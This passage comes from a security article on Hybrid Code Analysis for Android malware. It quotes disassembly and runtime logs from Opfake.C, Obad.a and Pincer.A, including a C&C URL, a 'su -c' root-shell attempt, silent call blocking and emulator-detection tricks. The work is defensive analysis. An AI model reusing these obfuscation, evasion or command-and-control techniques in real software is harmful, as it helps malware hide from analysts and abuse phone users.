25  const/4 v4, -0x4
27  invoke-static {v2, v3, v4}, Lcom/android/system/admin/lcclOlO;->oClICll(III)Ljava
    /lang/String;
28  move-result-object v2
29  const/4 v3, 0x0
31  invoke-virtual {v0, v2, v3}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava
    /lang/Class;)Ljava/lang/reflect/Method;
32  move-result-object v0
33  const/4 v2, 0x0
35  invoke-virtual {v0, v1, v2}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava
    /lang/Object;)Ljava/lang/Object;
```

Figure 5. *Reflective invoke masquerades real API call*

strings in the lookup code. In the following figure we can see a very good example of how static analysis fails producing anything useful for an analyst or automatic detection algorithm: Figure 5.

In the disassembly excerpt above, the local method invokes at line 18 and line 27 return encrypted strings that are used for the lookup calls to `java.lang.Class.forName()` and `java.lang.Class.getMethod()`. It is not deductible without execution what the actual API call at line 35 really is. Technology that combines static with dynamic analysis is needed.

Hybrid Code Analysis

Hybrid Code Analysis (HCA) is the new analysis technology that was briefly mentioned in article's introduction. In general, HCA means using static code analysis (analysis of disassembly code without execution) and dynamic code analysis (logging executed behavior through instrumentation, various implementations) in an intelligent way so that code coverage and dormant code detection is optimized. An important part is linking dynamic runtime data with the according disassembly code, thereby revealing hidden API calls in full context and all input/output data at parameter level (e.g. a decrypted string). For example, static analysis might retrieve interesting event handlers from the Manifest file prior execution, forward that information to the Sandbox and thereby help generate simulation events to maximize code coverage and trigger as much payload as possible during runtime. In other words, HCA takes the best of both worlds to improve overall malware analysis in a way superior to the techniques if they were used alone.

Using HCA to decrypt strings

Let us take a look at a good example to understand what this means: *Opfake.C* (Sample MD5 001a42a555b4bd39bf6ecd8b11441870) is a SMS based Trojan for Android that uses String encryption heavily. Often, string decryption routines follow the same scheme and their function signature looks as following:

```
static String DecryptRoutine(String encryptedString)
```

In order to extract dynamic data from the target


This function signature translates into the following HCA directive:

```
__STATIC____ANYLOCALCLASS__;->__ANYFUNC__(Ljava/
                         lang/String;)Ljava/lang/String;
```

The above configuration option will tell HCA to log all method calls for methods that are static (see `_ _ STATIC _ _` keyword), located in any class (see `_ _ ANYLOCALCLASS _ _` keyword, which means any class declared in the classes.dex file), of any name (see `_ _ ANYFUNC _ _` keyword, as the exact method name is not known ahead of time) and with the requirement of taking a java.lang.String object as single parameter and returning a java.lang.String object. This special configuration is quite specific, but flexible enough to intercept most String decryption routines without spamming the engine with too much logging data.

Running Opfake.C with the engine configured as above, a lot of strings are suddenly decrypted. Here, the String `3F.so3ss.]j-3s` translates to "openConnection" and the DecryptString routine that is used at hundreds of code locations is the static function "mkfkejkpu" at package "mkfkejkpu", class "mkfkejkpu" (The referenced report is available online at *www.joesecurity.org* if you navigate to the sample reports) (Figure 6).

The decrypted string is information that would have been hidden, if analyzed without HCA and without such flexible configuration options, such as the template-style logging directives. Of course, should one discover an interesting function call



```
82  const-string v10, "3F.so3ss.]j-3s"
84  invoke-static {v10}, Lmkfkejkpu/mkfkejkpu;->mkfkejkpu(Ljava/lang/String;)Ljava/lang/String;
        • Time: 286450
            • param0: 3F.so3ss.]j-3s
            • Return:
                • openConnection
```

Figure 6. *Decrypted String "openConnection"*

during analysis that is not being instrumented, it is possible to update the configuration and rerun the sample for more live data extraction. Directly following the string decryption, the decrypted string is used as a parameter for `java.lang.Class.getMethod()`: Figure 7.

As the default configuration instruments all important java reflective API functions, the runtime data is available at this point and reveals the real API call. Reflective invokes are not that bad after all.

Using HCA to de-mask reflective invokes

As already mentioned, using reflection it is possible to masquerade the real API calls. As HCA remembers all java objects returned by invokes, it is easily possible to make a full association for all reflective invokes using known objects, thereby revealing the real API being called: Figure 8.


As we can see in the figure above, the otherwise useless reflective invoke becomes valuable information when connecting dynamic data back to the disassembly. Suddenly it becomes a lot easier to understand the entire function (this is a good example of what Hybrid Code Analysis is all about).

Using HCA to analyze a State of the Art Android Backdoor

Let us take a look if HCA is useful on a real world, state of the art malware sample. Recently we came across a blogpost by Kaspersky (Unuchek, 2013) that introduces its readers to a new Android Backdoor Trojan as "*The most sophisticated Android Trojan*" with the name *Obad.a*, so we got curious to see whether or not HCA would be able to handle the APK (Sample MD5 e1064bfd836e4c895b569b2de4700284) with the same techniques outlined in the previous chapters. Here is just a small portion of the analysis results (full details available at our company page) that shows one interesting aspect: Figure 9.


In the figure above we see the "DecryptString" function call (instrumented generically in the same way as outlined earlier) returning "su -c 'id'" and passing the string to `Runtime.exec()`. It is an attempt to create a superuser shell.

Of course, in order for dynamic analysis to work, it is crucial that the target sample executes interesting payload. That is why the Sandbox is able to simulate predefined events, like incoming phone calls or an incoming SMS, in order to trigger as much payload as possible. Analyzing *Pincer.A* (Sample MD5 f05839eb7156b434a893bbeddb68ad85), another SMS based Trojan, showed that the malware is able to receive JSON object commands via SMS text and then executes the associated command handler accordingly. Using a custom "cookbook" (sequence of commands to execute during runtime) we were able to emulate a




```
85   move-result-object v10
86   const/4 v11, 0x0
87   new-array v11, v11, [Ljava/lang/Class;
89   invoke-virtual {v9, v10, v11}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
       • Time: 286451
           • param0: openConnection
           • param1: [Ljava.lang.Class;@a071f260
           • Return:
               • openConnection
               • public java.net.URLConnection java.net.URL.openConnection() thrc
```

Figure 7. *Decrypted String used for "getMethod" call*



```
94   invoke-virtual {v9, v8, v10}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
       • Reflective invoke: java.net.URL.openConnection
           • Return:
               • libcore.net.http.HttpURLConnectionImpl:http://gogos1.net/index.php
       • Time: 286452
           • param0: http://gogos1.net/index.php
           • param1: [Ljava.lang.Object;@a06aaee8
```

Figure 8. *Reflective invoke resolved*



```
10   invoke-static {v1}, Lcom/android/system/admin/ocOIclCo;->ooCclcC(Ljava/lang/String;)Ljava/lang/String;
       • Time: 144500
           • param0: [B@a06aa5f0
           • param0: su -c 'id'
           • param0: 7375202D632027696427
           • Return:
               • su -c 'id'
       • Time: 144500
           • param0: eCZyf2UidChllw==
           • Return:
               • su -c 'id'
11   move-result-object v1
13   invoke-virtual {v0, v1}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
       • Time: 144551
           • param0: su -c 'id'
           • Return:
               • Process[pid=2369]
```

Figure 9. *Superuser Shell Invoke*

Table 1. *Commands*

`start _ sms _ forwarding`	`start _ call _ blocking`	`stop _ sms _ forwarding`	`stop _ call _ blocking`
`send _ sms`	`execute _ ussd`	`ussd _ query`	`simple _ execute _ ussd`
`stop _ program`	`show _ message`	`delay _ change`	`ping`

C&C server instructing our APK to execute a specific command handler. The full command table includes: Table 1.

Using the following commands

```
_JBSimulateIncomingSMS('0123456789','{""re
sult"":""true"",""command"":""start_call_
blocking"",""phone_number"":""+41987654321"}')
_JBSimulateIncomingCall('+41987654321')
```

we were able to trigger the phone call blocking code that in turned revealed a nice trick: Figure 10.

In the figure above, we see how the call blocking works. The call blocking is implemented by retrieving the private *ITelephony* interface and then using a private method of the TelephonyManager *getITelephony*, which in turn allows execution of `ITelephony.endCall()` silently. If any sample is found retrieving the *ITelephony* interface in a masquerading way (using reflection), one of the configurable HCA signatures will trigger and mark the sample as malicious: Figure 11.

The figure above shows a signature that indicates malicious behavior by the red color and conveniently references the source code location, as well. The package, class, method and line number is available and links the user directly to the disassembly code through an URI.


Using HCA to reveal emulator detection

The Reflection API can not only be used to masquerade reflective invokes, but also field accesses. In an analysis of the *Obad.a* sample mentioned previously, we found an interesting code location: Figure 12.

As we can see in the figure above, a field value (in this case "android_id") is retrieved via reflection and then a reflective invoke to `android.provider.Settings.Secure.getString()` is used to get a unique device identifier that is valid for the lifetime of a device. This could be used to detect the execution environment, as the "android_id" is usually null on emulators and might cause the sample to skip executing the real payload. An otherwise common technique to detect an emulator is querying the IMEI using `TelephonyManager.getDeviceId`. Again, only technology such as HCA allows us to detect this trick and react accordingly by spoofing the "android_id" with a random value at startup, for example.


Using HCA to improve Code Coverage

Using static and dynamic analysis results, most often receivers and their intent filters defined in the *AndroidManifest.xml* file statically and registered receivers during runtime dynamically, it is possible to simulate targeted events to trigger as much as payload as possible. The more



18	invoke-virtual {v1, v2, v3}, Ljava/lang/Class;->getDeclaredMethod(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;	• Time: 173990 • param0: getITelephony • param1: [Ljava.lang.Class;@a068c140 • Return: • getITelephony • private com.android.internal.telephony.ITelephony android.telephony.
19	move-result-object v1	
20	const/4 v2, 0x1	
22	invoke-virtual {v1, v2}, Ljava/lang/reflect/Method;->setAccessible(Z)V Allow access to private method	
23	new-array v2, v4, [Ljava/lang/Object;	
25	invoke-virtual {v1, v0, v2}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	• Time: 173991 • param0: android.telephony.TelephonyManager@a06786a8 • param1: [Ljava.lang.Object;@a068bac0 • Return: • com.android.internal.telephony.ITelephony$Stub$Proxy@a06c1990
26	move-result-object v0	
27	check-cast v0, Lcom/a/a/a/d; Cast ITelephony interface to custom interface to "obtuscate" interface access	
28	return-object v0	


Figure 10. *Accessing the ITelephony private interface*



May block phone calls / Accesses private ITelephony interface		Hide sources
Source: com.security.cert.services.PhoneCallReceiver;->b:21	API Call: java.lang.Class.getDeclaredMethod("getITelephony")	

Figure 11. *Accessing private ITelephony interface Signature*

code is executed, the more dynamic data can be combined with disassembly code and the stronger HCA effects analysis results in a positive way. API call chains, parameter data, object information is combined and evaluated by behavior signatures and help analysts or machine programs obtain a deep understanding of the target sample. Let us take a look at a malware sample to demonstrate the power of HCA. Analyzing *Opfake.C* (report available on our company web-



Boot Survival:

Executes code after phone reboot	Show sources

Stealing of Sensitive Information:

Monitors incoming Phone calls	Show sources
Monitors incoming SMS	Show sources
Monitors outgoing Phone calls	Show sources

Data Obfuscation:

Obfuscates method names	Hide sources
Source: E1064BFD836E4C895B569B2DE4700284.apk	Total valid method names: 2%
Uses reflection	Show sources


...

461	const-class v2, Ljava/lang/String;	
463	invoke-virtual {v8, v2}, Ljava/lang/reflect/Field;->get(Ljava/lang/Object;)Ljava/lang/Object;	• Time: 166822 • param0: java.lang.String • param0: class java.lang.String • Return: • android_id
464	move-result-object v2	
465	const/4 v3, 0x1	
466	aput-object v2, v1, v3	
467	const/4 v2, 0x0	
469	invoke-virtual {v9, v2, v1}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	• Reflective invoke: **android.provider.Settings$Secure.getString** • param0: android.app.ContextImpl$ApplicationContentResolver@a065f640 • param1: android_id • Return: • 4f0117b2cc9d8018 • Time: 166824 • param0: null • param1: [android.app.ContextImpl$ApplicationContentResolver@a065f640, android_id] • param1: [Ljava.lang.Object;@a06c9b60 • Return: • 4f0117b2cc9d8018
470	move-result-object v1	

Figure 12. *Reflective field access to lookup unique device identifier*

page) we can see the following data in the report (an excerpt): Figure 13.

As we can see in the above figure, six simulated events were sent to the device ("boot completed" event, an "incoming SMS", an "outgoing SMS", et cetera) during execution. Every simulated event will be consumed by the application if an appropriate receiver exists. In this case, a receiver was installed during runtime (the "register receiver" APIs are being hooked by the engine) and the simulated "boot completed" event caused execution of the *onReceive* method in the class *mhejoqkihc.gourea.lvsjygdbv*. The real API call is wrapped in a java reflective invoke, but the dynamic runtime data easily reveals what is happening. In this case, we see that the application is trying to read the battery changed value. This could be a sandbox system/emulator detection method, as the battery value on an emulator is usu-


Installation

Registered Receivers

- pvmrjvkbl.byqpkhmedbb.tbfwkwebn@a06745d8 (Intent: android.content.IntentFilter@a06a06b0)
- mhejoqkihc.gourea.lvsjygdbv@a0666760 (Intent: android.content.IntentFilter@a06ef948)

Miscellaneous

Simulated Events

Type	Data
boot completed	• -
incoming sms	• 0123456789 • this is a text message
outgoing sms	• 9876543210 • thank you
location change	• 54.13 • 12.14
incoming call	• 0123456789
outgoing call	• 9876543210

...

Method: mhejoqkihc.gourea.lvsjygdbv->onReceive(Landroid/content/Context;Landroid/content/Intent;) Relevance: 54.4, APIs: 18, Strings: 12, Instructions: 113

69	invoke-static {v4}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;	
70	move-result-object v4	
71	aput-object v4, v0, v3	
73	invoke-virtual {v2, p2, v0}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	• Reflective invoke: **android.content.Intent.getIntExtra** • name: level • defaultValue: -1 • Return: • 100 • Time: 286186 • param0: Intent { act=android.intent.action.BATTERY_CHANGED (has extras) }

Figure 13. *Sample Report with Simulated Events*

ally the same on a default installation. Usually, APK emulation within a malware detection system would only execute for a short period of time, so that the battery level will always be the same initial value set by a preconfigured snapshot/default initial state. Only on a real native device would the battery value fluctuate strongly between shutdown and power up. Again, these conclusions could only be drawn using technology such as HCA.

Conclusion

We learned that heavy string obfuscation and reflective invokes are a major challenge for static analysis. In order to overcome obfuscation and the restrictions of static analysis, a Sandbox system for dynamic analysis is required. In the best case, static analysis helps dynamic analysis achieve even better results and vice versa. The requirements are:

- Fine-Grained data logging: A sandboxing system that gathers parameter data and return values of instrumented methods at a very low level.
- Logging flexibility: A powerful, generic instrumentation engine, i.e. the ability to instrument/log even user-defined methods to observe not only API calls, but get a hold of data generated by interesting local methods as well.
- Context sensitivity: Intelligent algorithms that link java objects and other dynamic data together to better understand the context of API calls and resolve reflective invokes.
- Optimized code coverage: In order to improve code coverage overall, results of static analysis prior execution should influence targeted event simulation (for example, generating events that are known to be consumed by a service).

A modern and successful Sandbox system should fulfill at least these requirements.

Summary

In this article we started out by outlining the challenges of Android Malware analysis in an environment that is evolving rapidly. We showed that heavy obfuscation is becoming a mainstream phenomenon and new technology is necessary to overcome the challenges present. String encryption and reflective invokes are very effective tools against pure static analysis and pattern detection. We introduced a new technology called Hybrid Code Analysis (HCA) that combines dynamic and static analysis in a very fine-grained, flexible and context-sensitive manner. Using HCA, all known common obfuscation techniques are overcome and using code coverage optimizing algorithms even more interesting behavior is revealed as otherwise possible. The effectiveness of HCA was demonstrated on a variety of use-cases and samples. Furthermore, HCA results are evaluated at a high level using generic behavior signatures that abstract from specific malware variants and 